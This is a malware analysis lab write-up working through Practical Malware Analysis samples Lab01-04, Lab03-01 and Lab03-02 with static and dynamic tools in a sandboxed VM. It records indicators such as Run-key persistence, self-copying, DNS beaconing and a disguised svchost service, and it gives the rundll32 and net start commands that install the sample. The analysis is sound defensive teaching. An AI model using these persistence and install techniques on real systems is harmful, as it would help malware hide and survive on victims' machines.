- `SizeOfResource`, `FindResource`, and `LoadResource` indicate that the file is searching for data in a specific resource.
- `CreateFile`, `WriteFile` and `WinExec` suggests that it might write a file to disk and execute it.
- `LookupPrivilegeValueA` and `AdjustTokenPrivileges` indicates that it might access protected files with special permissions.

v- Looking at the `strings` is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in [PE Explorer](#) (Figure 5.1)



Strings	View 1	View 2	View 3	View 4
0040302C:	SSZ0040302C	SeDebugPrivilege		'SeDebugPrivilege',0
00403040:	SSZ00403040	sfc_os_dll		'sfc_os.dll',0
0040304C:	SSZ0040304C	system32_wupdmgr_exe		'\system32\wupdmgr.exe',0
00403064:	SSZ00403064	_s_s		'%s%s',0
00403070:	SSZ00403070	_101		'#101',0
00403078:	SSZ00403078	EnumProcessModules		'EnumProcessModules',0
0040308C:	SSZ0040308C	psapi_dll		'psapi.dll',0
00403098:	SSZ00403098	GetModuleBaseNameA		'GetModuleBaseNameA',0
004030AC:	SSZ004030AC	psapi_dll		'psapi.dll',0
004030B8:	SSZ004030B8	EnumProcesses		'EnumProcesses',0
004030C8:	SSZ004030C8	psapi_dll		'psapi.dll',0
004030D4:	SSZ004030D4	system32_wupdmgr_exe		'\system32\wupdmgr.exe',0
004030EC:	SSZ004030EC	_s_s		'%s%s',0
004030F4:	SSZ004030F4	winup_exe		'\winup.exe',0
00403100:	SSZ00403100	_s_s		'%s%s',0

Figure 5.1 — **Lab01-04.exe** strings within PE Explorer Disassembler

The strings of note here look like `'\system32\wupdmgr.exe'`, `'psapi.dll'` and `'\winup.exe'` — potentially these are the files which the `.dll` identified, create, or execute.

`'\system32\wupdmgr.exe'` might correlate with `KERNEL32.dll` `GetWindowsDirectory` function to write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in [PEiD](#)'s Section Viewer, there is a resources file `.rsrc` — The Resource Table. This is also seen in [PE Explorer](#)'s Section Headers.




Figure 6.1 — Resource Hacker identifying Lab01–04.exe’s binary resource

We are able to open this within [Resource Hacker](#), a tool which can be used to manipulate resources within Windows binaries. Loading Lab01–04.exe into [Resource Hacker](#) identifies that resource as binary and lets us search through it. (figure 6.1)

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i-This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with [PEiD](#) and [PE Explorer](#) we see that Lab03–01.exe is evidently PEncrypt 3.1 packed, and only visible import of kernel32.dll and function ExitProcess(figure 1.1). Also, there are no apparent strings visible.




Figure 1.1 — File Lab03–01.exe is packed, and has minimal imports

It’s difficult to understand this malware’s functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute [strings](#) to scan the file for UNICODE or ASCII characters not easily located. Doing this we can identify some useful information.

There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).

String	Functionality
Rich	Not important
.text	Not important
.data	Not important
ExitProcess	kernel32.dll function ends a process and all its threads
kernel32.dll	Generic imported .dll for core functionality, such as access and manipulation of memory, files, and hardware.
ws2_32	Imported .dll Windows Sockets Library provides network functionality
CONNECT %s;%i HTTP/1.0	Looks like HTTP connection request
advapi32	Advapi32.dll is an API services library that supports security and registry calls.
ntdll	"NT Layer DLL" and is the file that contains NT kernel functions
user32	USER32.DLL Implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface.
advpack	DLL file associated with MSDN Development Platform developed by Microsoft for the Windows Operating System
StubPath	The executable in StubPath can be anything
SOFTWARE\Classes\http\shell\open\commandV	Potentially important registry directory
Software\Microsoft\Active Setup\Installed Components\	Potentially important registry directory
test	Not important
www.practicalmalwareanalysis.com	Domain, possibly what the malware will try becon to
admin	Probably username for admin
VideoDriver	Possibly important
winVMX32-	Possibly important
vmx32to64.exe	Possibly important
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Potentially important registry directory
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\shell Folders	Potentially important registry directory

Table 1.1 — Processed output of strings function on Lab03–01.exe

Looking at these, we can make some rough assumptions that **Lab03–01.exe** is likely to do some network activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous strings output, such as potentially attaching itself to

SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver — however, it is more useful to perform **dynamic analysis** and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as [iNetsim](#), or configure the DNS reply IP within [ApateDNS](#) to loopback, and set up listeners using [Netcat](#) (ports 80 and 443 are recommended as a starting point as these are common).

Clear all processes within [Procmon](#), and apply suitable filters to clear out any noise and find out what the malware is doing. Initially filter to include Process **Lab3–1.exe** so we can see its activity. Likewise, start [Process Explorer](#) for collecting information about processes running on the system.




Figure 2.1 — Procmon of Lab03–01.exe

The first thing we notice when executing **Lab03–01.exe** is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing



Malware Analysis

specifically however, it's always useful to see an overview of the activities. We can filter this further to only show WriteFile and RegSetValue to see the key operations (figure 2.2)



Figure 2.2 — Procmon of Lab03-01.exe, filtered for WriteFile and RegSetValue

We can investigate these operations further, and we see that they are related. First, a file is written to `C:\WINDOWS\system32\vmx32to64.exe` (note, this filename is a string we've identified as part of the initial static analysis) however, this appears to be set to the registry of `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` (another identified string!). This is a strong host-based indicator that the malware is up to something (Figure 2.3). Most likely the malware is intended to be run at startup.



Upon further investigation, it appears as though files `vmx32to64.exe` and `Lab03-01.exe` share the same hash (figure 2.4), indicating the malware has established persistence through

Malware Analysis

creating and hiding a copy of itself, as well as to execute at startup via the `VideoDriver` registry.

```
C:\Documents and Settings\Malware Analysis>certutil -hashfile C:\WINDOWS\system32\vmx32to64.exe
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\WINDOWS\system32\vmx32to64.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.

C:\Documents and Settings\Malware Analysis>certutil -hashfile "C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe"
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\Documents and Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.
```

Figure 2.4 — **Lab03-01.exe** sharing the same SHA1 Hash as **vmx32to64.exe**.

Further host-based indicators can be identified through analysis of [Process Explorer](#), to show which handles and DLLs the malware has opened or loaded.




Figure 2.4 — [Process Explorer](#) showing Mutex **WinVMX32**

[Process Explorer](#) shows us that **Lab03-01.exe** has created at mutex of `WinVMX32` (again, another identified string) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only once instance of the malware can run at a time — often assigned a fixed name. We also see **Lab03-01.exe** utilises `ws2_32.dll` and `wshtcpip.dll` for network capabilities.

iii-We're able to analyse network activity either locally on the victim, or utilising [iNetSim](#). I have demonstrated both, having configured DNS to either the [iNetSim](#) machine or loopback (for the [netcat](#) listeners). Turning our attention to [ApateDNS](#) and our [iNetSim](#) logs, we see some pretty significant network-based indicators of this malware activity. [ApateDNS](#) show regular DNS requests to `www.practicalmalwareanalysis.com` every 30 seconds (figure 3.1).

Malware Analysis




Figure 3.1 — [ApateDNS](#) showing DNS beaconing

The [ApateDNS](#) capture suggests the malware is beaconing — possibly to either to fetch updates/instructions or to send back stolen information.




Figure 3.2 — [iNetSim](#) logs

Also, the associated [iNetSim](#) logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the [Netcat](#) listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.




Figure 3.3 — Illegible characters transmitted by **Lab03-01.exe**.

The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From **Static Analysis**, not a lot was uncovered other than the output of what might use as hard-coded parameters.

Malware Analysis

- **Dynamic Analysis** to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i- At first glance, we have **Lab03-02.dll**. As this is not a .exe file, we are unable to directly execute it. `rundll32.exe` is a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities. Speculation into these might suggest there will likely be some networking going on, as well as some file, directory and registry manipulation. Functions included as part of `ADVAPI32.dll` suggests the malware may need to be run as a service, which is backed up by **Lab03-02.dll**'s exports (Figure 1.1)




Figure 1.1 — **Lab03-02.dll**'s Imports and Exports showing likely service capabilities

Running [streams](#) also gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that may be useful host/network-based indicators. These include some very distinctive strings, potential registry

Malware Analysis

locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

	Strings	Base64 Encoded Strings	Base64 DECODED strings
practicalmalwareanalysis.com	%SystemRoot%\System32\svchost.exe -k netsvcs	Y29ubmVjdA==	connect
serve.html	OpenSCManager()	dW5zdXBw3J0	unsubscribe
Windows XP 6.11	You specify service name not in Svchost//netsvcs, must be one of following:	c2xIZXA=	sleep
cmd.exe /c	RegQueryValueEx(Svchost\netsvcs)	Y21k	cmd
GetModuleFileName() get dll path	netsvcs	cXVpdA==	quit
Intranet Network Awareness (INA+)	RegOpenKeyEx(%) KEY_QUERY_VALUE success.		
%SystemRoot%\System32\svchost.exe -k	RegOpenKeyEx(%) KEY_QUERY_VALUE error .		
SYSTEM\CurrentControlSet\Services\	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost		
CreateService(%) error %d	IPRIP		
Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.			

Figure 1.2 — Lab03-02.dll's strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing [procmon](#), taking a [registry snapshot](#), and setting up the network.

ii- To install the malware, pass one of `Install` or `installA` (found from the exports) into `rundll32`.

Executing `C:\rundll32.exe Lab03-02.dll,install` doesn't give any immediate feedback on the command line, within [process explorer](#), or [Wireshark/iNetSim](#), however taking a 2nd [registry snapshot](#) and comparing the two, it's clear that keys and values have been added — many of these matching up with what we found from [strings](#) (Figure 2.1)

```

-----
Keys added: 8
-----
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\Control
HKLM\SYSTEM\ControlSet001\Services\IPRIP
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROCEXP152\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security
-----
Values added: 22
-----
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\Control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Description: "Depends INA+, collects and stores network configuration and location information, and notifies
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DependsOnService: 52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis 1
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security\Security: 01 00 14 80 90 00 00 00 9c 00 00 00 14 00 00 00 30 00 00 02 00 1c 00 01 00 00 02 8f
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROCEXP152\0000\Control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description: "Depends INA+, collects and stores network configuration and location information, and notifi
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DependsOnService: 52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analy
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security\Security: 01 00 14 80 90 00 00 00 9c 00 00 00 14 00 00 00 30 00 00 02 00 1c 00 01 00 00 02 8f

```

Figure 2.1 — Registry keys and values added as a result of installing Lab03-02.dll

We can see within the [regshot](#) comparison that something called IPRIP has been added as a service, with some of the more identifiable strings as `\DisplayName` or `\Description`. The image path has also been set to `%SystemRoot%\System32\svchost.exe -k netsvcs` which shows the malware is likely to be launched within `svchost.exe` with network services as an argument.

iii- Since we have installed `lab03-02.dll` as a service, we can now run this and we see the same `\DisplayName` + update found from the added reg values (Figure 3.1).

```
C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.
```

Figure 3.1 — Starting the IPRIP service

Checking out [Process Explorer](#) to see what’s happened, we can search for the **Lab03-02.dll** which will point us to the **svchost.exe** instance that was created.

